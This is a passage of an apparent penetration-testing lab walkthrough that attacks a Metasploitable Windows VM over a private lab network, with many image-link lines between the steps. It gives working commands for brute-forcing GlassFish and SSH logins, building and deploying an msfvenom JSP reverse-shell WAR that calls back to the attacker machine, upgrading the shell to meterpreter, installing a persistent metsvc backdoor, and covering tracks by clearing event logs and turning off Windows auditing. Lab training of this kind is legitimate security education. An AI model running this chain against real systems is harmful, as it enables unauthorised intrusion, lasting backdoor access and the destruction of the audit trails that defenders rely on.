
1. Now we use **exploit** Command to run the module and see if password exists


i. We found the password. Username is admin and password is sploit


1. Now we will log into the web server from our browser and dig more.




1. Now we will create a custom JAVA payload which we will drop in the server and then get a reverse shell.

i. Command: **msfvenom -p java/jsp\_shell\_reverse\_tcp LHOST=10.0.2.5 LPORT=4444 -f war > shell.war**


1. Now Click the deploy Application button in the GlassFish Admin Panel and select your file you want to upload and select ok
2. Now start a reverse shell listener in metasploit, so we can get a connection from the server.
   * 1. **Command: use exploit/multi/handler**
     2. **Command: set payload java/jsp\_shell\_reverse\_tcp**
     3. **Command: set lhost 10.0.2.5 (Kali IP)**
     4. **Command: set lport 4444 (port we used in the payload)**
     5. **Command: run**
3. Now Select Launch from the Server Admin Panel





1. It will open another browser window and links that how we can access our launched application, follow one of the links, if the link doesn’t work replace the host name with the IP address.




1. As soon as we visit the link we get a reverse shell in our metasploit.
2. Now we want to upgrade this shell to meterpreter. Press **CTRL+Z** to background this current session





1. Now search for the shell-to-meterpreter with command:
   * 1. Command: **search shell\_to\_meterpreter**



* + 1. Command: **use 0**




* + 1. Set options



We have gained access to the Windows Server. 10.0.2.5 is Kali IP -> 10.0.2.4 is METASPLOITABLE IP



**Exploiting the SSH:**

From the scan above we can see that the server is running ssh server too.

* + 1. We will try to get access to the ssh server with a valid username and password but we don’t have it. So We will first try to brute force the credentials and then move forward.
    2. We will bruteforce the credentials with hydra
       - 1. **hydra -L /usr/share/wordlists/metasploit/unix\_users.txt -e n -P /usr/share/wordlists/metasploit/password.lst 10.0.2.4 ssh**
         2. We **-L** specifies the usernames list and **-P** specifies the password list ssh tells what port or service to attack **-e n** tells to check for null passwords

We found the password.


3. We will login to the server with the credentials

*a.* ***Command: ssh vagrant@10.0.2.4***


**Maintaining access:**

For maintaining access we will use the previous meterpreter shell

* 1. List all the processes on the system with ps command



* 1. Migrate your shell to a non suspicious and always running process, We are using **“explorer.exe”**. With **migrate <process\_Id>** Command.




Migrate explorer.exe is not supported by our current payload. So first we will transfer another payload and exploit and then get another meterpreter shell which can do that.

* 1. Create another payload with **msfvenom**




* 1. Now we upload the payload with upload command




* 1. Now execute the file with meterpreter **Command: shell**

**Command: cd C:\users\vagrant\Desktop**


**Command: shell2.exe**




* 1. Now we migrate the process



* 1. Now we install the backdoor with run **metsvc**




* 1. Now we connect to this backdoor with another meterpreter shell




* 1. Run

**Covering tracks:**


* + 1. Clear windows logs with meterpreter shell with **clearev** command




* + 1. Turning off windows auditing features
       1. Get shell from meterpter



* + - 1. Use **auditpol /clear** to stop it



* + - 1. To verify run **auditpol /get /category:\***



* + - 1. Clear windows logs from the shell too and also remove your uploaded payload from the desktop.

i. Commands:

***wevtutil clear-log Application***

***wevtutil clear-log Security***

***wevtutil clear-log Setup***

***wevtutil clear-log System***

